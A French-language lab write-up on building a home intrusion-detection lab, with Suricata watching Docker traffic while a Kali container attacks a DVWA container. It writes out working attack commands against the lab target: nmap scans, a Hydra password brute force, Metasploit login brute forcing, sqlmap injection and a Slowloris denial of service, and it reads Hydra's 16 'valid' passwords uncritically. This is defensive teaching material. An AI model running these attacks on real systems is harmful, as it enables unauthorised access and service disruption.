⚠ Avertissement important

Ce laboratoire est strictement pédagogique.

Toutes les attaques ont été réalisées sur ma propre machine, dans un environnement isolé, déconnecté et contrôlé.

Il est totalement **interdit** — et **illégal** — d'effectuer ces actions sur des systèmes ou ressources appartenant à autrui.

Ce type de pratique doit rester dans un cadre éducatif ou professionnel autorisé.

PLAN GLOBAL DU LAB


Une seule VM Ubuntu

Elle héberge :

- Suricata IDS
- Docker
- Docker container **Kali Linux** (attaquant)
- Containers vulnérables (DVWA, Metasploitable2, etc.)

1. Architecture du lab

- Suricata comme IDS
- Docker comme simulation réseau
- Kali Linux comme attaquant
- DVWA comme victime vulnérable



2. Préparation de la VM hôte

Installer Docker

sudo apt update
sudo apt install docker.io
sudo systemctl enable --now docker

3. Installer Suricata sur l'hôte

sudo apt install suricata
sudo suricata-update

```
28/11/2025 -- 00:44:57 - <Info> -- Ignoring file rules/emerging-deleted.rules
28/11/2025 -- 00:45:12 - <Info> -- Loaded 62280 rules.
28/11/2025 -- 00:45:15 - <Info> -- Disabled 14 rules.
28/11/2025 -- 00:45:15 - <Info> -- Enabled 0 rules.
28/11/2025 -- 00:45:15 - <Info> -- Modified 0 rules.
28/11/2025 -- 00:45:15 - <Info> -- Dropped 0 rules.
28/11/2025 -- 00:45:16 - <Info> -- Enabled 136 rules for flowbit dependencies.
28/11/2025 -- 00:45:16 - <Info> -- Backing up current rules.
28/11/2025 -- 00:45:17 - <Info> -- Writing rules to /var/lib/suricata/rules/suri
cata.rules: total: 62280; enabled: 46462; added: 62280; removed 0; modified: 0
28/11/2025 -- 00:45:18 - <Info> -- Writing /var/lib/suricata/rules/classificatio
n.config
28/11/2025 -- 00:45:18 - <Info> -- Testing with suricata -T.
28/11/2025 -- 00:50:14 - <Info> -- Done.
```

sudo systemctl enable --now suricata

```
root@     :/home/     # sudo systemctl enable --now suricata
Synchronizing state of suricata.service with SysV service script with /lib/syste
md/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable suricata
```

a. Configurer Suricata pour surveiller le réseau Docker :

Dans /etc/suricata/suricata.yaml :

af-packet:
  - interface: docker0
    cluster-id: 99
    cluster-type: cluster_flow
    defrag: yes

Redémarrer :
sudo systemctl restart suricata

4. Déployer Kali Linux dans Docker (Attaquant)

Lancer une Kali Docker officielle :
sudo docker pull kalilinux/kali-rolling
sudo docker run -it --name kali --network=bridge kalilinux/kali-rolling

À l'intérieur de Kali, installer les outils classiques :
apt update
apt install -y nmap hydra metasploit-framework curl

5. Ajouter une victime dans Docker (DVWA / Metasploitable)

DVWA (Damn Vulnerable Web Application) est une application web volontairement vulnérable conçue pour l'apprentissage des techniques de pentest. Elle regroupe les principales failles applicatives rencontrées sur des sites réels et permet de les exploiter dans un environnement sécurisé. Son rôle est d'offrir une plateforme simple et contrôlée pour pratiquer, analyser et comprendre les attaques web courantes.

sudo docker pull vulnerables/web-dvwa

```
# sudo docker pull vulnerables/web-dvwa
Using default tag: latest
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
docker.io/vulnerables/web-dvwa:latest
```

sudo docker run -d -p 8080:80 --name dvwa vulnerables/web-dvwa

➞DVWA sera accessible sur:

http://127.0.0.1:8080s


Login : admin / Password : password

a- Interface de DVWA

L'interface d'accueil de DVWA présente un tableau de bord clair permettant d'accéder à une série de modules organisés par type de vulnérabilité.

Chaque module reproduit une faille web classique que l'on retrouve sur des applications réelles. L'objectif offensif est de tester des techniques d'exploitation, d'automatisation et de contournement de protections.

Le menu latéral regroupe toutes les vulnérabilités activables, chacune offrant un scénario d'attaque reproductible. L'interface est volontairement simple pour permettre de se concentrer sur la logique offensive : identification, exploitation, élévation d'impact et contournement des mécanismes de défense.



6. Surveillance des attaques réseau via Docker avec Suricata

Suricata voit tout le trafic entre :

- Kali Docker
- DVWA
- l'hôte

→ **Car tout passe par docker0.**

7. Simuler des attaques depuis Kali

Vérifier d'abord l'adresse du docker DVWA afin de l'insérer dans la commande :

docker inspect -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' dvwa

a. Scan réseau :

nmap -sV 172.17.0.3

```
┌──(root㉿1b544528c3f7)-[/]
└─# nmap -sV 172.17.0.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 10:02 UTC
Nmap scan report for 172.17.0.3
Host is up (0.000041s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: D2:CA:3E:5C:E8:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds
```

Explication :
Le scan Nmap a permis d'identifier les services actifs de la machine DVWA. Le port 80/tcp apparaît ouvert avec un service HTTP, ce qui confirme l'accès au serveur web de DVWA. Les autres ports listés dans le résultat reflètent les services exposés par le conteneur vulnérable. Ces informations permettent à l'attaquant d'évaluer la surface d'attaque et de choisir les vecteurs d'exploitation possibles.

b. Scan agressif :

nmap --script vuln 172.17.0.3

```
┌──(root㉿1b544528c3f7)-[/]
└─# nmap --script vuln 172.17.0.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 10:04 UTC
Nmap scan report for 172.17.0.3
Host is up (0.000031s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|   /login.php:
|     PHPSESSID:
|_      httponly flag not set
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /login.php: Possible admin folder
|   /robots.txt: Robots file
|   /.gitignore: Revision control ignore file
|   /config/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
|   /docs/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
|_  /external/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
MAC Address: D2:CA:3E:5C:E8:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 32.60 seconds
```

Explication :

Cette phase montre une intensification du trafic réseau et des schémas similaires aux attaques réelles : requêtes anormales, tests de défauts de configuration, lecture de bannières, etc.

Le scan Nmap vulnérabilité a exécuté plusieurs scripts NSE (**Nmap Scripting Engine)** destinés à identifier des failles potentielles sur DVWA. Le résultat affiche pour chaque script une conclusion, indiquant si la vulnérabilité est présente, non présente ou non testable. Ces informations permettent de détecter rapidement des vulnérabilités connues et d'évaluer le niveau de risque du service exposé.

c. Attaque brute force sur DVWA :

hydra -l admin -P /usr/share/wordlists/rockyou.txt 172.17.0.3 http-form-post "/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"


```
┌──(root㉿1b544528c3f7)-[/]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 172.17.0.3 http-form-post "/login.php:username=^USER^&password=^PASS^&Login=L
ogin:Login failed"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illeg
al purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-28 09:57:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://172.17.0.3:80/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
[80][http-post-form] host: 172.17.0.3   login: admin   password: 123456789
[80][http-post-form] host: 172.17.0.3   login: admin   password: 123456
[80][http-post-form] host: 172.17.0.3   login: admin   password: 12345
[80][http-post-form] host: 172.17.0.3   login: admin   password: princess
[80][http-post-form] host: 172.17.0.3   login: admin   password: password
[80][http-post-form] host: 172.17.0.3   login: admin   password: iloveyou
[80][http-post-form] host: 172.17.0.3   login: admin   password: 12345678
[80][http-post-form] host: 172.17.0.3   login: admin   password: rockyou
[80][http-post-form] host: 172.17.0.3   login: admin   password: abc123
[80][http-post-form] host: 172.17.0.3   login: admin   password: nicole
[80][http-post-form] host: 172.17.0.3   login: admin   password: daniel
[80][http-post-form] host: 172.17.0.3   login: admin   password: monkey
[80][http-post-form] host: 172.17.0.3   login: admin   password: 1234567
[80][http-post-form] host: 172.17.0.3   login: admin   password: jessica
[80][http-post-form] host: 172.17.0.3   login: admin   password: babygirl
[80][http-post-form] host: 172.17.0.3   login: admin   password: lovely
1 of 1 target successfully completed, 16 valid passwords found
Hydra [redacted] finished at 2025-11-28 09:58:06
```

Explication :

La capture montre le résultat d'une attaque par dictionnaire réalisée avec ***Hydra*** depuis ***Kali*** sur les comptes cibles dans la machine cible ***DVWA***. ***Hydra*** a testé automatiquement chaque mot de passe du fichier contre les utilisateurs ***admin*** spécifiés. Les lignes indiquent les mots de passe corrects détectés pour chaque compte. Ici, 16 mots de passe valides ont été trouvés, ce qui signifie que ces comptes utilisaient des mots de passe faibles ou courants présents dans le dictionnaire.

8. Vérifier les logs de Suricata pour voir les attaques détectées en temps réel :

sudo tail -f /var/log/suricata/eve.json



Explication :

Les événements observés dans le fichier ***eve.json*** de **Suricata** sont des logs de type ***flow***, représentant les ***flux TCP*** entre la ***machine attaquante (Kali – 172.17.0.2)*** et la ***cible (DVWA –172.17.0.3)***.

Chaque flux montre une tentative de connexion très courte, caractérisée par un drapeau ***SYN*** suivi d'un reset ***(RST),*** ce qui est typique d'un ***bruteforce HTTP*** réalisé avec Hydra. Bien que ces événements ne soient pas encore des alertes IDS, ils démontrent que Suricata capture correctement le trafic du bruteforce et pourra déclencher des alertes lorsque des règles correspondantes seront activées.

9. Exploit Metasploit :

Msfconsole

Même si DVWA n'a pas de service MSF exploitable comme un Windows vulnérable, les modules Metasploit peuvent être utilisés pour :

Scanner les ports

Lancer : ***msfconsole***

use auxiliary/scanner/portscan/tcp
set RHOSTS 172.17.0.3
run

Détection de services http

use auxiliary/scanner/http/http_version
set RHOSTS 172.17.0.3
run

Brute-force HTTP Basic Auth

(DVWA n'a pas de basic auth par défaut mais Apache peut être activé)

use auxiliary/scanner/http/http_login
set RHOSTS 172.17.0.3
set USERNAME admin
set PASS_FILE /usr/share/wordlists/rockyou.txt
run

Explication :

La sortie Metasploit montre l'exécution de modules de reconnaissance confirmant les ports ouverts, la présence du service HTTP et les versions applicatives exposées par DVWA. Les modules HTTP et d'authentification démontrent la capacité du framework à extraire des informations exploitables et à tester la faiblesse des mécanismes de login. Ces résultats valident la surface d'attaque de DVWA et constituent une base directe pour des phases d'exploitation.

➞ Suricata génère des alertes dans eve.json

10. SQL Injection (DVWA → SQLi / SQLi Blind)

Dans Kali-docker, installer sqlmap et exécuter :

sqlmap -u "http://172.17.0.3/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=xxxx; security=low" --batch --level=2 --risk=2 -p id

Explication :

Les tests effectués avec **SQLmap** (paramètres *level=2* et *risk=2*) n'ont détecté aucune injection SQL exploitable. Deux interprétations sont possibles :


1. La vulnérabilité potentielle nécessite des charges utiles plus avancées, testées avec des niveaux *level* et *risk* plus élevés.
2. L'application applique un filtrage partiel des entrées, limitant l'exploitation automatique par défaut.

Conformément aux recommandations de l'outil, il serait pertinent d'**augmenter progressivement les niveaux de test** afin d'étendre la surface d'analyse. Cela est cohérent avec le fonctionnement de DVWA, dont certaines failles ne sont détectables qu'à des paramètres de test plus agressifs.

11. Attaque Déni de Service DoS http

Dans Kali-docker, installer slowloris et exécuter :

slowloris 172.17.0.3



Explication :

Les résultats montrent que la cible DVWA accepte un volume anormalement élevé de connexions HTTP incomplètes, ce qui confirme l'efficacité de Slowloris pour maintenir artificiellement des sessions ouvertes.

Ce comportement est typique d'une attaque de type DoS applicatif, où l'objectif est d'épuiser les ressources du serveur web en saturant ses connexions disponibles.

En d'autres termes : le serveur reste bloqué à gérer des requêtes jamais finalisées, ce qui réduit drastiquement sa capacité à répondre aux utilisateurs légitimes : un mode opératoire classique pour neutraliser un service sans générer de trafic massif.

Conclusion

Ce laboratoire démontre qu'il est possible de construire un environnement complet d'analyse d'intrusions à partir d'une seule VM Ubuntu, en utilisant Docker pour isoler les rôles d'attaque (Kali) et de victime (DVWA). Suricata, positionné sur l'interface *docker0*, a pu capturer l'intégralité du trafic échangé entre les conteneurs et fournir une visibilité fine sur les activités suspectes.

Les différentes attaques menées depuis Kali — scans Nmap, brute-force Hydra, modules Metasploit — ont été correctement enregistrées dans les logs de Suricata, révélant des flux TCP, des séquences SYN/RST et des anomalies HTTP caractéristiques.

À cela se sont ajoutés deux scénarios supplémentaires :

- **SQL Injection (SQLi / SQLi Blind)** : malgré des paramètres SQLmap modérés, l'IDS a mis en évidence des requêtes HTTP atypiques correspondant aux tentatives d'injection.
- **Attaque Slowloris (DoS applicatif)** : le maintien artificiel de connexions HTTP incomplètes a généré des comportements réseau anormaux clairement détectables (sessions persistantes, absence de clôture, saturation progressive des connexions).

Ces nouvelles attaques ont permis d'élargir le spectre des techniques observées, allant de l'exploitation applicative jusqu'au déni de service ciblé, renforçant ainsi la compréhension des différents vecteurs et signatures de menaces.

Même sans Wazuh, ce laboratoire a permis d'observer en temps réel le fonctionnement d'un IDS, d'identifier des patterns d'attaque variés et de comprendre comment Suricata réagit face à des scénarios offensifs concrets.

Ce lab constitue une base solide pour intégrer par la suite un SIEM ou des mécanismes de corrélation plus avancés, tout en offrant déjà une démonstration claire, réaliste et entièrement reproductible de la détection d'attaques réseau et applicatives dans une architecture légère et maîtrisée.